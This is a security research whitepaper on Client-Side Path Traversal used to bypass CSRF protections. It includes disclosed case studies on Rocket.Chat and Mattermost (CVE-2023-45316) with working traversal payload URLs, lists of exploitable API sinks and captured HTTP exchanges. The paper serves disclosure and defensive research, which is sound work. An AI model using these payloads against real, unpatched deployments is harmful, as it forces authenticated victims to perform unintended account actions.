Exploiting Client-Side Path Traversal CSRF is dead, long live CSRF

Maxence Schmitt

DOYENSEC

CONTENT

ABSTRACT

To provide users with a safer browsing experience, the IETF proposal named "Incrementally Better Cookies" set in motion a few important changes to address Cross-Site Request Forgery (CSRF) and other client-side issues. Soon after, Chrome and other major browsers implemented the recommended changes and introduced the SameSite attribute. Security researchers may consider the applications implementing CSRF tokens and these protections to be safe from CSRF.


In this paper, I will cover how Client-Side Path Traversal (CSPT) can be exploited to perform CSRF (CSPT2CSRF) even when all industry best practices for CSRF protections are implemented. This work is the result of extensive research on CSPT and CSRF; theoretical as well as practical aspects will be discussed, together with a few vulnerabilities affecting major web products.

This technical whitepaper is being released together with a Burp Suite extension to help you find and exploit CSPT2CSRF.

Keywords

Client-Side Path Traversal, CSPT, Client-Site Request Forgery, CSRF, CSPT2CSRF, JavaScript, Burp Suite Extension, Source, Sink

INTRODUCTION



```
POST /api/CSPT HTTP/1.1
Host: doyensec.com
X-Requested-With: XMLHttpRequest
X-CSRF-Token: RG95ZW5zZWM%3d
Cookie: session=aHR0cHM6Ly9kb3llbnNlYy5jb20v
```

Client-Side Path Traversal (CSPT) Definition

Every security researcher should know what a path traversal is. This vulnerability gives an attacker the ability to use a payload like `../../../../` to read data outside the intended directory. Unlike server-side path traversal attacks, which read files from the server, client-side path traversal attacks focus on exploiting this weakness in order to make requests to unintended API endpoints. While this class of vulnerabilities is very popular on the server side, only a few occurrences of Client-Side Path Traversal have been widely publicized. The first reference we found was a bug[1] reported by Philippe Harewood in the Facebook bug bounty program. Since then, we only found a few references about Client-Side Path Traversal:


- a tweet from Sam Curry[2] back in 2021
- 1-click CSRF in GitLab by Johan Carlsson[3]
- CSS Injection by Medi[4], nominated in the Portswigger Top 10 Web hacking techniques of 2022[5]
- CSRF by Antoine Roly[6]

In addition to the OWASP references pertaining to Client-Side CSRF[7], we also found a research paper[8] on the topic from Soheil Khodayari and Giancarlo Pellegrino.


[1] https://www.facebook.com/notes/996734990846339/
[2] https://x.com/samwcyo/status/1437030056627523590
[3] https://gitlab.com/gitlab-org/gitlab/-/issues/365427
[4] https://mr-medi.github.io/research/2022/11/04/practical-client-side-path-traversal-attacks.html
[5] https://portswigger.net/research/top-10-web-hacking-techniques-of-2022
[6] https://erasec.be/blog/client-side-path-manipulation/
[7] https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html#dealing-with-client-side-csrf-attacks-important
[8] https://www.usenix.org/system/files/sec21-khodayari.pdf

Description

Nowadays, it is common to have a web application architecture with a back-end API and a dynamic front end such as React or Angular.


User
Front end
API
Request a web page
Requests data from /api/endpoint/{USER_INPUT}
Data processed and rendered
User
Front end
API

In this context, an attacker with control over the `{USER_INPUT}` value can perform a path traversal in order to route the victim's request to another endpoint.


User
Front end
API
Request a web page
Requests data from /api/endpoint/../../OTHER_ENDPOINT
Data processed and rendered
User
Front end
API

An attacker can coerce a victim into executing this unexpected request. This is the starting point of a Client-Side Path Traversal (CSPT).

A Client-Side Path Traversal can be split into two parts. The **source** is the trigger of the CSPT, while the **sinks** are the exploitable endpoints that can be reached by this CSPT.

In order to understand how we can use CSPT as an attack vector, both source and sink must be defined.

Source

A source is the action that will trigger the HTTP request on behalf of the victim. We are expecting the attacker to control an input in order to perform a CSPT. This input must be reflected in the path part of a subsequent HTTP request in order to target unintended endpoints.

Such sources can take any form, as it is a client-side vulnerability, different types of CSPT exist:

- Reflected : `page?id=XXXXXXXX`
- DOM Based : `page#id=XXXXXXXXX` or any data accessible from DOM (e.g., path)
- Stored : Input read from a database

As we are expecting the front end to trigger another call, we can assume the source page to have a content type of `text/html`. Sometimes triggering a CSPT can be complicated and will require user interaction. Based on our experience, 1-click CSPT vulnerabilities are the most common type.

Sink

Because we are re-routing a legitimate API request, the attacker only has control of the path of the HTTP request.

For example:

- Host : if the source is hitting the `api.doyensec.com` back end, you will not be able to target another host.
- HTTP method : with a CSPT you cannot expect to change the HTTP method of the request. However, it is totally possible to find a sink with `GET`, `POST`, `PATCH`, `PUT` or `DELETE` methods.
- Headers : the source can add some additional headers needed for the back end (e.g., CSRF token and authentication token).
- Body content : the source may include body content in the request. It cannot be controlled by the CSPT, except if the body content is based on other user inputs.

A sink is a reachable endpoint that shares the same restrictions. It will define what an attacker can do with the associated source. Indeed, within the same application, it is possible to find another CSPT source that will, for example, have a different HTTP method or a different body content and therefore have a different impact.

Let's assume that the source is sending the following JSON data:

```
{
  "user_id": "<VICTIM_USER_ID>",
  "org_id": "<VICTIM_ORG_ID>",
  "data": ""
}
```

In this case, only the endpoints that accept this data will be considered as reachable sinks.

Common bypasses to this restriction

- If the back end is lax in accepting additional JSON parameters, any endpoints that do not require the `user_id`, `channel_id`, or `post_root_id` parameters will still be executed. From our experience, most APIs do not enforce a strict JSON schema and will still process the request even if extra parameters are present.
- As we have control over the path of the request, in most cases, we will have control of the query parameters sent by the source. In this case, we may be able to add parameters that will be read by the back end. Note: Using these query parameters, it may be possible to override parameters defined in the body contents.

Once all the sink's restrictions are identified, all reachable endpoints, following these requirements, can be listed and the impact of the CSPT can be defined. Listing all the sinks can be done manually from documentation, from the JavaScript code or with the Burp Suite Bambda feature.

RESULTS

Exploiting CSPT

An attacker can coerce a victim into triggering an HTTP request on a chosen endpoint. Even if some restriction applies (e.g., host, method, body, headers), it can be exploitable. In this whitepaper, we will focus on using CSPT to trigger CSRF (**CSPT2CSRF**) .

A CSPT is rerouting legitimate HTTP requests where the front end may add the needed tokens to perform the API calls (e.g., authentication token, CSRF token). Therefore, it can be used to bypass existing protections to prevent CSRF attacks. If the attacker can find impactful sinks, it is possible to use CSPT as an attack vector to perform CSRF attacks on modern browsers. For this reason, we are naming this new technique **CSPT2CSRF**.


Example

As an example, imagine a website managing notes. In this example, an end user can access a specific note via its id (e.g., `1337`), by visiting the following URL:

```
GET /notes/draft?id=1337
```

The front end automatically issues the following request to the API to get details of the note:

```
POST /api/v1/note/1337/details
Host: xxx
Authorization: Bearer <REDACTED>
{}
```



Browser
/notes/draft
/api/v1/note/1337/details
[GET] id=1337
[200] HTML
[POST] Auth Bearer, CSRF-Token
[200] JSON
Browser
/notes/draft
/api/v1/note/1337/details

In this case, an attacker can perform a Client-Side Path Traversal to hit another API endpoint. Indeed, the CSPT source is the following:

```
GET /notes/draft?id=1337/../../anotherEndpoint?
```

The front end reads the query parameter and makes the following request:

```
POST /api/v1/note/1337/../../anotherEndpoint?/details
Host: www.doyensec.com
Authorization: Bearer <REDACTED>
CSRF-Token: <REDACTED>

{}
```



An attacker can use this CSPT to force an authenticated victim to send a request to a desired endpoint.

In order to know if it is possible to exploit this vulnerability and to assess the impact, we need to identify reachable sinks. In this example, all potential sinks must adhere to these restrictions:

- Host: **www.doyensec.com**
- HTTP Method: **POST**
- Headers: **Authorization, CSRF-Token**
- Body content: **{}**

Therefore, an attacker can use this CSPT to perform CSRF attacks on compatible sinks (CSPT2CSRF). Based on the complexity of triggering the source and the reachable sinks, the severity of the findings vary.

Differences with standard CSRF

Some differences exist between CSPT2CSRF and standard CSRF:

- It is exploitable on modern browsers.
- The existing CSRF protections (e.g., CSRF tokens) are ineffective.
- The exploitation is restricted to the compatible sink, defined by the source.
- It is possible and common to find GET/POST/PATCH/PUT/DELETE CSRFs. Indeed, DELETE CSRF opens new attack vectors (e.g., calling the API to remove the MFA of an administrator).
- It can be a 1-click CSRF (i.e., click a button/link).
- Multiple CSPT sources can be found in the same application, leading to different vulnerabilities, leading to different fixes, leading to multiple bounties.
- Each CSPT2CSRF needs to be described (source and sink) in order to identify the complexity and the severity of the vulnerability.

PRACTICAL OUTCOME

The previous sections defined the theory about CSPT :

- What is a CSPT?
- What is a source?
- What is a sink?
- How to exploit it to trigger CSPT2CSRF?

In this section, we will present real-world vulnerabilities affecting major web platforms and products. Over the past year, we were able to find a lot of exploitable CSPT2CSRF given that:

- It has been overlooked by security researchers and developers. Indeed, no control is made in the front end to prevent CSPT.
- No tool exists to find CSPT and to identify exploitable sinks.
- CSRF protections are only based on SameSite cookies and CSRF tokens, and are therefore bypassable with a CSPT2CSRF.

From all the CSPT2CSRF vulnerabilities we found over this year, only a small subset will be described in this paper, to showcase different types of CSPT2CSRF on some well-known applications:

- A 1-click CSPT2CSRF with a POST sink in Rocket.Chat[9].
- A standard CSPT2CSRF with a POST sink in Mattermost[10].
- A more complicated exploit for a CSPT2CSRF with a GET sink in Mattermost.

[9] https://www.rocket.chat/
[10] https://mattermost.com/


1-click CSPT2CSRF with a POST sink

The first case study is a low severity CSPT2CSRF affecting the Rocket.Chat application. Rocket.Chat is an open-source platform communication platform.

This CSPT2CSRF has the specificity to be a 1-click CSPT2CSRF. This issue is now fixed..

Source description

When a user visits the `/marketplace/private/install?id=`**`INJECTION`**`&url=https://google.com` page a form is displayed to them. If the user clicks on the `Install` button, the front end will read the `id` value and will submit a `POST` request to `/api/apps/INJECTION`.



localhost:3000/marketplace/private/install?id=INJECTION&url=https://google.com

Installation de l'application

Installer à partir d'une URL: https://google.com

Installer à partir d'un fichier

The following code is the front-end implementation associated with this page:

https://github.com/RocketChat/Rocket.Chat/blob/6.5.8/apps/meteor/client/views/marketplace/AppInstallPage.js

```
const appId = useSearchParameter('id');
const queryUrl = useSearchParameter('url');
const [installing, setInstalling] = useState(false);
const endpointAddress = appId ? `/apps/${appId}` : '/apps';
const downloadApp = useEndpoint('POST', endpointAddress);
```

This code reads the `id` from the search parameters and concatenates the value to the endpoint URL. If the victim clicks on the `Install` button, the request will be sent to this endpoint.

An attacker can exploit this flow in order to issue a POST HTTP request with the victim's authorization on a chosen endpoint. It can be performed by crafting a malicious `endpointAddress` using an `id` value such as `../../../any_endpoint`.
Using this source, it is possible to trigger a one-click CSPT2CSRF on a chosen endpoint.

Sink description

This issue leads to a limited CSPT2CSRF given that the attacker only has control over the value of the `url` body parameter sent by the POST request.

As seen above, the body sent to the CSRF endpoint is the following:

```
{
  "url": "https://google.com",
  "downloadOnly": true
}
```

The back end is lax in accepting additional JSON parameters. It doesn't implement strict JSON schema validation. Even if an endpoint does not require the `url` or the `downloadId` JSON parameters, the request will still be executed. The backend also does not allow the JSON parameters to be changed to GET parameters.

As a result, valid sinks for this CSPT2CSRF need to satisfy the following conditions:


- POST endpoint
- No mandatory body parameters other than `url` and `downloadOnly`
- Attacker is in control of the path parameters
- Attacker can pass additional GET parameters

A non-exhaustive list of possible sinks can be found in the following list:

- `/api/v1/livechat/department/:id/unarchive`
- `/api/v1/livechat/department/:id/archive`
- `/api/v1/dns.resolve.txt?url=open.rocket.chat`
- `/api/v1/users.logoutOtherClients`
- `/api/v1/users.2fa.enableEmail`

The following harmless POC will use the CSPT2CSRF to logout the victim:

1. The victim visits :
   `/marketplace/private/install?id=`**`../../../api/v1/users.logoutOtherClients`**`&url=https://google.com`
2. The victim clicks on `Install`.
3. The CSPT2CSRF sends the HTTP request to the desired endpoint.



```
POST /api/v1/users.logoutOtherClients HTTP/2
Host: [redacted]
Cookie: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://[redacted]/marketplace/private/install?id=/../../../api/v1/users.
logoutOtherClients&url=https://google.com
X-User-Id: initialuser
X-Auth-Token: RKkCW9E62ur0Pod4jPa47TcPvmDh7u9KDkyJzDXeIa5
Content-Type: application/json
Content-Length: 48
Origin: https://[redacted]
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "url":"https://google.com",
  "downloadOnly":true
}
```

```
HTTP/2 200 OK
Access-Control-Allow-Headers: Origin, X-Requested-With, Con
X-Auth-Token
Access-Control-Allow-Origin: *
Cache-Control: no-store
Content-Type: application/json
Date: Thu, 13 Jul 2023 15:01:58 GMT
Pragma: no-cache
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: sameorigin
X-Instance-Id: 709ee122-909b-4f55-887a-4ac34c0a572d
X-Xss-Protection: 1

{
  "token":"RKkCW[redacted]",
  "tokenExpires":"2023-06-09T18:17:04.442Z",
  "success":true
}
```

While we were able to demonstrate a valid CSPT2CSRF vulnerability, we consider the severity of the vulnerability to be low due to the :

- *complexity* : the victim must be coerced into clicking a malicious link and clicking a button
- *impact* : the identified exploitable sinks are not impactful

This vulnerability is a simple example demonstrating a 1-click CSPT2CSR. However, this finding is complicated to exploit and has a low impact. In the next section, we will see how a CSPT2CSRF can have more impact and require less user interaction.

CSPT2CSRF with a POST sink in Mattermost

Mattermost is an open-source platform designed for team communication and collaboration. Mattermost allows teams to communicate in real-time, share files, and collaborate on projects within a private and customizable environment.

This is a concrete example of a state of the art CSPT2CSRF with a POST sink that we found in Mattermost. The vulnerability identifier is CVE-2023-45316 and it impacts the following versions of Mattermost:

- <=9.2.1, <=9.1.2, <=9.0.3, <=8.1.5, <=7.8.14

This finding was fixed in these versions, respectively:

- 9.2.2, 9.1.3, 9.0.4, 8.1.6, 7.8.15

Source description

When a user visits this page:

```
        /<team>/channels/<channel>?telem_action=<action>&forceRHSOpen&telem_run_id=<telem
_run_id>
```

The front end will read the `telem_run_id` and submit a POST request to:

```
        /plugins/playbooks/api/v0/telemetry/run/<telem_run_id>
```

The following code is the front-end implementation associated with this page in the `mattermost-plugin-playbooks` project:

https://github.com/mattermost/mattermost-plugin-playbooks/blob/v1.39.0/webapp/src/rhs_opener.ts#L54-L64

```
        const searchParams = new URLSearchParams(url.searchParams);
        if (searchParams.has('telem_action') && searchParams.has('telem_run_id')) {
            // Record and remove telemetry
            const action = searchParams.get('telem_action') || '';
            const runId = searchParams.get('telem_run_id') || '';
            telemetryEventForPlaybookRun(runId, action);
            searchParams.delete('telem_action');
            searchParams.delete('telem_run_id');
            browserHistory.replace({pathname: url.pathname, search:
        searchParams.toString()});
        }
```

`telemetryEventForPlaybookRun` concatenates the `playbookRunID` value to the path and executes a POST request

https://github.com/mattermost/mattermost-plugin-playbooks/blob/v1.39.0/webapp/src/client.ts#L489-L494

```
export async function telemetryEventForPlaybookRun(playbookRunID: string, action:
telemetryRunAction) {
    await doFetchWithoutResponse(`${apiUrl}/telemetry/run/${playbookRunID}`, {
        method: 'POST',
        body: JSON.stringify({action}),
    });
}
```

From the source code, a potential CSPT2CSRF can be identified.

To exploit this vulnerability, the payload must be set in the `telem_run_id` parameter. Using this source, the attacker is able to trigger a CSPT2CSRF on a chosen endpoint.

Sink description

This issue leads to a limited CSRF given that the attacker only has control over the value of the `action` body parameter (`telem_action` query parameter) sent by the POST request.

As seen above, the body sent to the CSRF endpoint is the following:

```
{
  "action": "todo_overduestatus_clicked"
}
```

The Mattermost back-end server is lax in accepting additional JSON parameters. Even if an endpoint does not require the `action` parameter, the request will still be executed.

The Mattermost back end does not allow the JSON parameters to be changed into GET parameters.

As a result, the valid sinks for this CSPT2CSRF need to satisfy the following conditions:

- POST endpoint
- No mandatory body parameters other than `action`
- Attacker is in control of the path parameters
- Attacker can pass additional GET parameters

Impactful sinks can be found from the documentation or using our Burp Suite extension.

Reproduction Steps


For a POC, we will perform a POST request to a harmless API endpoint : `/api/v4/caches/invalidate`

Prerequisites:

- The victim must be connected as a system admin

1. The victim visits the following link:


   `http://localhost:8065/doyensec/channels/channelname?telem_action=under_control&forceRHSOpen&telem_run_id=`**`../../../../../../api/v4/caches/invalidate`**



localhost:8065/doyensec/channels/town-square?telem_action=under_control&forceRHSOpen&telem_run_id=../../../../../../api/v4/caches/invalidate

Please configure your site URL on the System Console.

2. Observe the CSPT2CSRF with HTTP POST request issued to the desired endpoint: `api/v4/caches/invalidate`.

